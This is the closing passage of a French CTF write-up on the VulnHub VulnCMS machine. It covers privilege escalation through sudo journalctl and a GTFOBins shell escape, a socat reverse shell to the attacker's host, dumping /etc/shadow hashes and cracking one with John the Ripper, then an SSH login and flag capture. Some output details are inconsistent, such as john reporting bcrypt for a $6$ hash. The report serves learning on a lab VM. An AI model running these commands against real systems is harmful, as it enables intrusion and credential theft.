J'ai déjà utilisé sudo -l sur plusieurs box et la commande nous indique que l'utilisateur tyrell peut exécuter /bin/journalctl avec les privilèges de l'utilisateur root, sans fournir de mot de passe (NOPASSWD). En fait, par défaut l'utilisateur tyrell ne peut pas exécuter de commande avec sudo devant :



```
File Actions Edit View Help
tyrell@vuln_cms:~$ sudo mkdir test
[sudo] password for tyrell:
Sorry, user tyrell is not allowed to execute '/bin/mkdir test' as root on vuln_cms.
tyrell@vuln_cms:~$
```

FIGURE 3.88 – Essai exécution d'une commande avec le mot-clé sudo devant

Mais le fichier nous dit qu'il peut exécuter la commande journalctl avec sudo, donc en tant que root, avec les privilèges de root :



```
tyrell@vuln_cms:~$ sudo journalctl
-- Logs begin at Fri 2021-05-28 12:16:41 UTC, end at Tue 2024-12-03 17:46:59 UTC. --
May 28 12:16:41 vuln_cms kernel: Linux version 4.15.0-143-generic (buildd@lcy01-amd64-001) (gcc vers...
May 28 12:16:41 vuln_cms kernel: Command line: BOOT_IMAGE=/vmlinuz-4.15.0-143-generic root=/dev/mapp...
May 28 12:16:41 vuln_cms kernel: KERNEL supported cpus:
May 28 12:16:41 vuln_cms kernel:   Intel GenuineIntel
May 28 12:16:41 vuln_cms kernel:   AMD AuthenticAMD
May 28 12:16:41 vuln_cms kernel:   Centaur CentaurHauls
May 28 12:16:41 vuln_cms kernel: [Firmware Bug]: TSC doesn't count with P0 frequency!
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating point regist...
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x002: 'SSE registers'
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x004: 'AVX registers'
May 28 12:16:41 vuln_cms kernel: x86/fpu: xstate_offset[2]: 576, xstate_sizes[2]: 256
May 28 12:16:41 vuln_cms kernel: x86/fpu: Enabled xstate features 0x7, context size is 832 bytes, us...
May 28 12:16:41 vuln_cms kernel: e820: BIOS-provided physical RAM map:
```

FIGURE 3.89 – Exécution en super utilisateur de la commande journalctl

Et, avec GTFObins, il est possible d'obtenir un shell interactif avec les privilèges de root :

[/journalctl](#)

Shell Sudo

This invokes the default pager, which is likely to be [less](#), other functions may apply.

This might not work if run by unprivileged users depending on the system configuration.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
journalctl  
!/bin/sh
```

Sudo

If the binary is allowed to run as superuser by [sudo](#), it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo journalctl  
!/bin/sh
```

FIGURE 3.90 – Montée en privilèges selon GTFOBins avec journalctl

Lors de l'exécution de cette commande, journalctl ouvre une page (comme less) pour afficher les journaux. Cette page, par défaut, permet d'exécuter des commandes shell via l'instruction « `!/bin/sh` ».

Dans la page de journalctl, (qui est exécuté en root) je lance un shell :

```
May 28 12:16:41 vuln_cms kernel: DMA [mem 0x0000000000000000-0x000000000000ffff]  
May 28 12:16:41 vuln_cms kernel: DMA32 [mem 0x0000000000100000-0x000000007fffff]  
May 28 12:16:41 vuln_cms kernel: Normal empty  
!/bin/sh  
# id  
uid=0(root) gid=0(root) groups=0(root)  
#
```


FIGURE 3.91 – Lancement d'un shell dans le processus de journalctl

En fait ici, la commande « `sudo` » conserve les privilèges de root pendant l'exécution de journalctl. De ce fait, en lançant un shell avec les privilèges de root, l'escalation de privilège est réussie et je suis connecté en tant qu'utilisateur root. J'utilise alors la même technique pour améliorer mon shell. Voici la commande saisie sur ma machine cible pour créer un shell inversé TTY interactif vers le port 12345 :

```
#  
# socat exec:'bash -li',pty,stderr,setsid,sane tcp:192.168.56.110:12345
```

FIGURE 3.92 – Redirection du shell sur le port 12345


Ensuite, sur ma Kali Linux, il me suffit de me connecter à ce shell :



```
(sae@kalisaes) [~]ls Kali Docs Kali Forums
$ socat file:`tty`,raw,echo=0 tcp-listen:12345
root@vuln_cms:~#
root@vuln_cms:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vuln_cms:~# hostname
vuln_cms
root@vuln_cms:~#
```

FIGURE 3.93 – Connexion sur le port du shell interactif

En étant connecté sur la machine cible, je parviens à trouver le flag sur la machine :



```
root@vuln_cms:~# ls -alhk
total 24K
drwxr-xr-x 4 tyrell root 4.0K Dec  3 17:45 .
drwxr-xr-x 5 root  root 4.0K May 31  2021 ..
-rw----- 1 tyrell tyrell 319 Jun  1 2021 .bash_history
drwx----- 2 tyrell tyrell 4.0K May 31  2021 .cache
drwx----- 3 tyrell tyrell 4.0K May 31  2021 .gnupg
-rw----- 1 root   root   36 Jun  1 2021 .lessht
-rw-r--r-- 1 tyrell tyrell    0 May 31  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 tyrell tyrell    0 Dec  3 17:45 test
root@vuln_cms:~# cat test
root@vuln_cms:~# cd /root
root@vuln_cms:/root# ls -alhk
total 32K
drwx----- 4 root  root 4.0K May 31  2021 .
drwxr-xr-x 24 root  root 4.0K May 28  2021 ..
-rw----- 1 root  root 1015 Jun  1 2021 .bash_history
-rw-r--r-- 1 root  root 3.1K Apr  9  2018 .bashrc
drwxr-xr-x 3 root  root 4.0K May 28  2021 .local
-rw-r--r-- 1 root  root 148 Aug 17  2015 .profile
-rw-r--r-- 1 root  root 17 May 31  2021 root.txt
drwx----- 2 root  root 4.0K May 28  2021 .ssh
root@vuln_cms:/root# cat root.txt
4359537020406305
root@vuln_cms:/root#
```

FIGURE 3.94 – Flag root de la machine VulnCMS

Le flag de la machine a été trouvé. Même si je doute de la réussite de ce que je vais faire, je vais quand même tester. J'essaie pour m'amuser de trouver les mots de passe

des autres utilisateurs (elliot et ghost car le mot de passe de root a été désactivée, (*)) :

```
root@vuln_cms:/root# cat /etc/shadow
root@vuln_cms:/root# cat /etc/shadow
root:*:18480:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxde:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:18775:0:99999:7:::
ghost:$6$SzeyUv2$qSgnBtQEHlrnU7np0TkDfkA0NxTA0zKd072ENHM0xVKBZ7xuEFgTmv1AtNTiPWFt/K0xPvsF9Z1LDRe9N0U1:18779:0:99999:7:::
mysql:!$18775:0:99999:7:::
elliot:$6$AFoW7CYK$Grx4WQq81KUc0kqAj.q5grgs3.knHnDjZYKKXkkYDfpbuHC.r7G0Uaj67CFNuZlbEAK1aydVWkkFgw3lvhel:18778:0:99999:7:::
tyrell:$6$zZFLwTUT$VnizhY9mW3JrQEaP9yASnF7bsYDwbHOgyHPg60rxaDehkP4hFY.sNSm2Kc7jcdjMW.Uooazyc3HZ.Ps08q881:18778:0:99999:7:::
dhcpd:$18779:0:99999:7:::
root@vuln_cms:/root#
```

Output

Username: tyrell
Password: mR_R0bo7_i5_R3@!

FIGURE 3.95 – Affichage du fichier /etc/shadow avec l'utilisateur root

Vu la complexité du mot de passe de l'utilisateur tyrell, je lance un John The Ripper en tâche de fond pour casser le hash SHA-512 (car \$6\$) des mots de passe. Je télécharge alors une awesome list spécial pour les box vulnhub.

Au final, après environ 50 minutes de john en arrière-plan, je trouve un mot de passe « 5T3e!_M0un7a@n » :

```
[root@kalisae ~]# john john_hash.txt --wordlist=/usr/share/john/awesome_john_list.lst
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
5T3e!_M0un7a@n (?)
1g 0:00:47:56 DONE (2024-12-03 21:27) 0.000347g/s 55.53p/s 55.53c/s 55.53C/s lantic.. 5T3e!_M0un7a@N
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

FIGURE 3.96 – Craquage du mot de passe de l'utilisateur elliot après 50 minutes

J'essaie donc de me connecter avec un utilisateur et ce mot de passe en ssh :

```
ghost@192.168.56.109's password:  
File System  
└─(root㉿kalisae)-[/usr/share/wordlists]  
# ssh -l elliot 192.168.56.109  
elliot@192.168.56.109's password:  
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-143-generic x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
  
System information as of Tue Dec 3 20:29:48 UTC 2024  
  
System load: 0.0 Processes: 114  
Usage of /: 54.3% of 8.79GB Users logged in: 0  
Memory usage: 27% IP address for enp0s3: 192.168.56.109  
Swap usage: 0%  
  
77 packages can be updated.  
1 update is a security update.  
  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check  
  
Last login: Tue Dec 3 18:24:12 2024 from 192.168.56.110  
elliot@vuln_cms:~$ █
```

FIGURE 3.97 – Connexion SSH sur la machine cible avec l’utilisateur elliot

Le mot de passe était celui de l’utilisateur elliot et je trouve un fichier user.txt dans lequel il y a une suite de caractère, ressemblant au flag de l’utilisateur root :

```
elliot@vuln_cms:~$ ls -alhk  
total 24K  
drwxr-xr-x 4 elliot root 4.0K May 31 2021 .  
drwxr-xr-x 5 root root 4.0K May 31 2021 ..  
-rw----- 1 elliot root 77 Dec 3 18:59 .bash_history  
drwx----- 2 elliot root 4.0K May 31 2021 .cache  
drwx----- 3 elliot root 4.0K May 31 2021 .gnupg  
-rw-r----- 1 elliot root 17 May 31 2021 user.txt  
elliot@vuln_cms:~$ cat user.txt  
9046628504775551  
elliot@vuln_cms:~$ █
```

FIGURE 3.98 – Flag de l’utilisateur elliot sur la machine VulnCMS

J’ai alors essayé de trouver un flag avec l’utilisateur tyrell mais je n’ai rien trouvé. De plus, je n’ai pas trouvé le mot de passe de l’utilisateur ghost après la durée d’une soirée avec john.

4 Conclusion :

En conclusion, cette box m'a permis d'explorer plusieurs techniques d'exploitation. Après la phase d'énumération de la box, j'ai pu rechercher les vulnérabilités des CMS détectés. J'ai ensuite utilisé Metasploit pour rechercher les vulnérabilités et exploiter la faille Drupalgeddon 2. Cette vulnérabilité m'a permis de me connecter à distance au serveur et, par la suite, d'élever mes privilèges en injectant un shell dans le processus journalctl, exécuté en super utilisateur par l'utilisateur tyrell.

Difficulté rencontrée : Je ne suis pas parvenu à faire de l'injection SQL sur cette box avec burp suite.

Rétrospective : Je pense que je suis passé à côté de beaucoup d'indices et de méthodes plus simples pour réussir cette box. Que ce soit dans le résultat de mes scans avec droopescan et joomscan et aussi avec le webshell que j'ai décidé de mettre de côté pour me concentrer plus sur les injections SQLs et les versions des CMS.

Fin du rapport.

Rapport écrit par Nathan Martel du 20/11/2024 au 22/11/2024 et du 30/11/2024 au 04/12/2024.

Correction le 21/11/2024

Version : v1.0

Outils utilisés : VM RickdiculouslyEasy et VM Kali Linux

Logiciel utilisé : Texworks

Langage et systèmes de composition : LaTeX

Console : MiKTeX

Format du document : PDF

Table des figures

2.1	Paramètres box VulnCMS	3
2.2	Paramètres VM Kali Linux	4
3.3	Scan du sous réseau pour trouver l'adresse IP cible	5
3.4	Scan de tous les ports ouverts sur la machine cible	6
3.5	Scan avancé de l'adresse IP cible, la box vulnhub	7
3.6	Page WEB sur le port 80 de la box VulnCMS	8
3.7	Code source de la page WEB sur le port 80 de la box VulnCMS . . .	8
3.8	Page WEB sur le port 5000 de la box VulnCMS	9
3.9	Résolution en interne du nom de domaine fsociety.web	9
3.10	Essai injection SQL sur la page 5000	10
3.11	Essai injection SQL sur la page 5000 avec burpsuite	10
3.12	Page WEB sur le port 8081 de la box VulnCMS	11
3.13	Essai exploit de « Forgot your password » sur la page WEB	11
3.14	Page WEB sur le port 9001 de la box VulnCMS	12
3.15	Essai injection SQL sur la page 9001 avec burpsuite	12
3.16	Essai injection SQL sur la page 9001 avec burpsuite. Le serveur répond toujours par un code 200	13
3.17	Résultat du dirb sur le port 80	13
3.18	Résultat du dirb sur le port 5000	14
3.19	Webshell trouvé sur le port 5000	14
3.20	Liste des potentielles utilisateurs de la machine cible	15
3.21	Brute force ssh avec hydra en tâche de fond sur le port 22 avec les utilisateurs trouvés	15
3.22	Fichier /etc/passwd de la machine cible	16
3.23	Dirbuster sur le port 8081	17
3.24	Dirbuster sur le port 9001	17

3.25 Accès pas possible pour le répertoire scripts sur le port 9001	18
3.26 Scan nikto sur le port 80	18
3.27 Fichier robots.txt présent sur le port 80	19
3.28 Fichier about.html présent sur le port 80	19
3.29 Accès au fichier #wp-config.php#	20
3.30 Scan nikto sur le port 5000	20
3.31 Accès au fichier wp-links-opml.php	21
3.32 Accès au fichier wp-links-opml.php	22
3.33 Scan nikto sur le port 8081	22
3.34 Essai injection URL	23
3.35 Fichier gtaccess.txt	24
3.36 Fichier robots.txt sur le port 8081	24
3.37 Interface d'authentification Joomla	25
3.38 Scan nikto sur le port 9001	26
3.39 Essai téléchargement fichier PIUtP5Ki.EXE	27
3.40 Arrêt du brute force lancé avec hydra sur les utilisateurs trouvés avec le webshell	27
3.41 Scan droopescan sur wordpress à la recherche de vulnérabilités de versions	27
3.42 Fichier readme sur le port 5000	28
3.43 Whatweb sur le port 5000	28
3.44 Wpscan sur le port 5000	29
3.45 Cmsmap sur le port 5000	30
3.46 Résultat du scan cmsmap sur le port 5000	30
3.47 Scan droopescan sur joomla à la recherche de vulnérabilités de versions	31
3.48 Version de joomla détectée	31
3.49 Whatweb sur le port 8081	31
3.50 Cmsmap sur le port 8081	32
3.51 Résultat du scan cmsmap sur le port 8081	32
3.52 Scan joomscan à la recherche de vulnérabilités pour joomla	32
3.53 Vulnérabilités détectées par Joomscan	33

3.54 Scan droopescan sur drupal à la recherche de vulnérabilités de versions	33
3.55 Fichier CHANGELOG.txt où est écrit la version de Drupal	34
3.56 Whatweb sur le port 9001	34
3.57 Cmsmap sur le port 9001	34
3.58 Résultat du scan cmsmap sur le port 9001	35
3.59 Version de Joomla trouvée avec le Webshell	35
3.60 Version de Drupal trouvée avec le Webshell	36
3.61 Version de WordPress trouvée avec le Webshell	36
3.62 Fichier de configuration Joomla trouvé	37
3.63 Exploits excellents sur Metasploit pour WordPress en version 5	38
3.64 Exploits excellents sur Metasploit pour Drupal en version 7	38
3.65 Exploits excellents sur Metasploit pour Joomla en version 3.4	38
3.66 1er exploit Joomla essai	39
3.67 Changement de payload pour essayer de fixer l'erreur	40
3.68 2eme exploit Joomla essai	40
3.69 Lancement de l'exploit pour le deuxième essai	40
3.70 1er essai exploit Drupal	41
3.71 Session metasploit sur le serveur	41
3.72 Essai deuxième exploit Drupal	42
3.73 1er essai exploit WordPress	42
3.74 2eme essai exploit WordPress	43
3.75 Lancement d'un shell dans la console Meterpreter	43
3.76 Création d'un shell inversé TTY et entièrement interactif	43
3.77 Transfert des fichiers sur ma Kali Linux	44
3.78 Logo fichier help.png	45
3.79 Binwalk à la recherche de données sur toutes les images	45
3.80 Droits du fichier tyrell.pass	46
3.81 Contenu du fichier tyrell.pass	46
3.82 Contenu du fichier tyrell.pass, accessible depuis le webshell	47
3.83 Je garde le fichier tyrell.pass	47
3.84 Connexion SSH sur la machine cible avec l'utilisateur tyrell	48

3.85	Essai affichage du fichier /etc/shadow	48
3.86	Fichiers du système qui ont le bit SUID	49
3.87	Commande que l'utilisateur tyrell peut exécuter avec les privilèges root	49
3.88	Essai exécution d'une commande avec le mot-clé sudo devant . . .	50
3.89	Exécution en super utilisateur de la commande journalctl	50
3.90	Montée en privilège selon GTFOBins avec journalctl	51
3.91	Lancement d'un shell dans le processus de journalctl	51
3.92	Redirection du shell sur le port 12345	51
3.93	Connexion sur le port du shell interactif	52
3.94	Flag root de la machine VulnCMS	52
3.95	Affichage du fichier /etc/shadow avec l'utilisateur root	53
3.96	Craquage du mot de passe de l'utilisateur elliot après 50 minutes . .	53
3.97	Connexion SSH sur la machine cible avec l'utilisateur elliot	54
3.98	Flag de l'utilisateur elliot sur la machine VulnCMS	54